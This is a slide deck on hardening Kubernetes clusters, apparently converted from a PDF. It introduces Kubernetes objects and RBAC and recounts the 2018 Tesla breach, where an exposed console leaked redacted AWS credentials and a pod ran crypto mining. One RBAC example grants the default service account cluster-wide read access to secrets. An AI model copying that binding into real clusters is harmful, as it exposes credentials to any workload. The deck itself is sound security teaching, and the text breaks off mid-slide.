


Hardening a Kubernetes Cluster

Network Security




A quick intro to Kubernetes


“Objects”

Containers

Runtimes: Docker,
rkt..

Code Tools
 Libraries






Pods
The building
blocks

Master / Slave nodes

1 master, many slaves



RBAC

Role Based Access Control

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: secret-reader
rules:
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```

```
kind: ClusterRoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-secrets-global
subjects:
- kind: ServiceAccount
  name: default
  namespace: default
roleRef:
  kind: ClusterRole
  name: secret-reader
  apiGroup: rbac.authorization.k8s.io
```

Practical

Setting up a cluster



Companies using k8s in production

2018 Tesla Breach

Kubernetes console → AWS credentials

The screenshot shows the Kubernetes UI interface. The top navigation bar indicates a non-secure connection (**Not Secure**) and the URL `https://[REDACTED]/#/secret/default/aws-s3-credentials?namespace=default`. The left sidebar has a **kubernetes** icon and a search bar. The main navigation bar shows **Config and storage > Secrets > aws-s3-credentials**. The left sidebar lists various Kubernetes resources: Namespace (default), Overview, Workloads (Daemon Sets, Deployments), Jobs, Pods, Replica Sets, Replication Controllers, Stateful Sets, Discovery and Load Balancing (Ingresses, Services). The right panel displays details for the 'aws-s3-credentials' secret. The 'Details' section shows the Name: aws-s3-credentials, Namespace: default, Creation time: 2017-10-12T22:29, and Type: Opaque. The 'Data' section shows two entries: aws-s3-access-key-id: [REDACTED] and aws-s3-secret-access-key: [REDACTED]. The [REDACTED] parts are highlighted in yellow.

Name Search

kubernetes

Config and storage > Secrets > aws-s3-credentials

Namespace: default

Overview

Workloads

- Daemon Sets
- Deployments

Jobs

Pods

Replica Sets

Replication Controllers

Stateful Sets

Discovery and Load Balancing

Ingresses

Services

Details

Name: aws-s3-credentials
Namespace: default
Creation time: 2017-10-12T22:29
Type: Opaque

Data

aws-s3-access-key-id: [REDACTED]
aws-s3-secret-access-key: [REDACTED]

2018 Tesla Breach

Crypto mining

The screenshot shows the Kubernetes web interface with the following details:

Header: A browser bar with a red "Not Secure" warning, the URL `https://[REDACTED]/#!/pod/default/services-1hlmk?namespace=default`, and standard browser controls.

Kubernetes Logo: The Kubernetes logo is visible on the left.

Search Bar: A search bar with the placeholder "Search".

Toolbar: Buttons for "+ CREATE", "EXEC", "LOGS", "EDIT", and "DELETE".


Left Sidebar: A navigation menu with options: Workloads, Pods (selected), services-1hlmk, Namespace (set to default), Overview, Workloads, Daemon Sets, Deployments, Jobs, Replica Sets, Replication Controllers, Stateful Sets, Discovery and Load Balancing, Ingresses, and Services.

Pod Details: The main content area shows a pod named "services-1hlmk".

- Name:** services-1hlmk
- Namespace:** default
- Labels:** app: my
- Annotations:** Created by: ReplicationController services
- Creation time:** 2018-01-29T00:02
- Status:** Running
- Network:** Node: [REDACTED], IP: [REDACTED]

Containers:

